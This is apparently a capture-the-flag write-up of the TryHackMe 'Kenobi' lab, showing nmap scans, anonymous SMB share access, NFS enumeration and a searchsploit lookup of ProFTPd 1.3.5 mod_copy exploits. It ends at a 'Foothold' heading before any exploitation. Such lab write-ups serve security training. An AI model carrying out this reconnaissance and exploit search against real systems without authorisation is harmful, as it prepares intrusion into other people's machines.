

Kenobi


Scanning and Enumeration



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ nmap -A 10.10.13.41 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 10:28 PKT
Nmap scan report for 10.10.13.41
Host is up (0.17s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-title: Site doesn't have a title (text/html).
```



```
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      34154/udp6  mountd
|   100005  1,2,3      36138/udp   mountd
|   100005  1,2,3      54957/tcp6  mountd
|   100005  1,2,3      57533/tcp   mountd
|   100021  1,3,4      37654/udp6  nlockmgr
|   100021  1,3,4      39331/tcp   nlockmgr
|   100021  1,3,4      41093/tcp6  nlockmgr
|   100021  1,3,4      57205/udp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 2h00m00s, deviation: 3h27m51s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2024-01-11T23:29:26-06:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-01-12T05:29:26
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.05 seconds
```


Web Page

- admin.html says its a trap.
- Nothing of interest was found.


SMB



```
└─$ nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.13.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 10:33 PKT
Nmap scan report for 10.10.13.41
Host is up (0.19s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.13.41\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.13.41\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.13.41\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ smbclient //10.10.13.41/anonymous
Password for [WORKGROUP\moghees]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 15:49:09 2019
  ..                                  D        0  Wed Sep  4 15:56:07 2019
  log.txt                             N    12237  Wed Sep  4 15:49:09 2019

                9204224 blocks of size 1024. 6877108 blocks available
smb: \> cat log.txt
cat: command not found
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (10.8 KiloBytes/sec) (average 10.8 KiloBytes/sec)
smb: \> █
```




```
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
```

RPC Bind



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.13.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 10:43 PKT
Nmap scan report for 10.10.13.41
Host is up (0.17s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 2.86 seconds
```


FTP
- No anonymous login.




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ searchsploit ProFTPd 1.3.5
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)         | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution               | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)           | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                         | linux/remote/36742.txt
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

Foothold

